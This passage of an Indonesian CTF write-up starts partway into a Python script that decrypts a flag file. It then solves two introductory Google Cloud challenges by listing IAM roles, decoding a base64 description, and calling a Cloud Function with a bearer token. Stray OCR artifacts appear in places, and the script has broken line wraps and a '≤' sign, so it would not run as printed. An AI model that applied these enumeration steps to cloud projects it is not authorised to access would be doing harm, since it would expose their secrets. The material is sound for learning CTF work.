PASSWORD).decode('utf-8')
print(f"[+] hash1: {len(hash1)} chars")
Path("hash1.txt").write_text(hash1)

# Level 1: hash1 → flag.zip content
print("[*] Decrypting hash1 → flag.txt...")
flag_content = extract_and_decrypt(hash1, PASSWORD)

print()
print("=" * 70)
print("FLAG:")
print("=" * 70)

try:
    flag_text = flag_content.decode('utf-8')
    print(flag_text)
    Path("FLAG.txt").write_text(flag_text)
    print()
    print("[+] Flag saved to: FLAG.txt")
```

```
except:
    print(f"[*] Binary content ({len(flag_content)}
bytes)")
    print(f"Hex: {flag_content.hex()}")
    print(f"Raw: {repr(flag_content)}")

    # Try to find printable text
    printable = ''.join(c if 32 ≤ ord(c) < 127 else
'' for c in flag_content.decode('latin-1'))
    if printable:
        print(f"\nPrintable: {printable}")


Path("flag_binary.bin").write_bytes(flag_content)
    print(f"\n[+] Saved to: flag_binary.bin")

print()
print("=" * 70)
```

Flag:
freepass26{4khriny4_4d4_y4n9_501v3_m4k45ih_y4h_m44f_k410_r3u53_d4ri_c0d3x}

[Cloud]

Frieren Beyond Journey End (0)



Overview

Ini adalah chall cloud ctf pertama dalam hidup saya. Dan yang saya pahami adalah soal ini adalah sekedar pengenalan cloud saja. Menurut deskripsi, kata yang ditonjolkan adalah PERAN, jadi saya bertanya pada AI apa hubungan Peran dengan cloud ctf.

Solve


Langkah solvenya adalah melihat deskripsi dari IAM role di google cloud. Di bagian description ada dua kandidat yang merupakan base64.

```
~/CTF/POROS/freepass/cloud > gcloud iam roles list --project=frieren-beyond-journey
---
description: ZnJlZXBhc3MyNntyZWFkM3JzX2tub3dzX2V2M3J5X3BsMHR9
etag: BwZKENNDHqU=
name: projects/frieren-beyond-journey/roles/eisenReader
stage: GA
title: Eisen Reader
---
description: UXVpZXQgYXBwcmVudGljZSByb2xl
etag: BwZKEDVrQTQ=
name: projects/frieren-beyond-journey/roles/fernReader
stage: GA
title: Fern Reader
```

yang paling panjang merupakan flagnya

Flag: freepass26{read3rs_knows_ev3ry_pl0t}

Frieren Beyond Journey End (1)



Overview

Soal ini juga merupakan pengenalan saja dimana berkaitan dengan cloud functions.

jika kita lihat ada beberapa functions menggunakan command ini.

```
~/CTF/POROS/freepass/cloud  gcloud functions list

NAME STATE TRIGGER REGION ENVIRONMENT Echoes-of-Logs
ACTIVE HTTP Trigger europe-west1 1st gen
StoryOfSourceCode ACTIVE HTTP Trigger europe-west1
1st gen helloGen1 ACTIVE HTTP Trigger europe-west1
1st gen
```

Yang paling menarik adalah StoryOfSourceCode. Dari sana kita langsung saja coba akses menggunakan curl, dan dapat.

```
~/CTF/POROS/freepass/cloud > curl -s \
  -H "Authorization: Bearer $TOKEN" \
  https://europe-west1-frieren-beyond-journey.cloudfunctions.net/StoryOfSourceCode
freepass26{5tory_0f-sourc3_c0de}%
```

Solve

Flag: freepass26{5tory_0f-sourc3_c0de}

Terima Kasih :)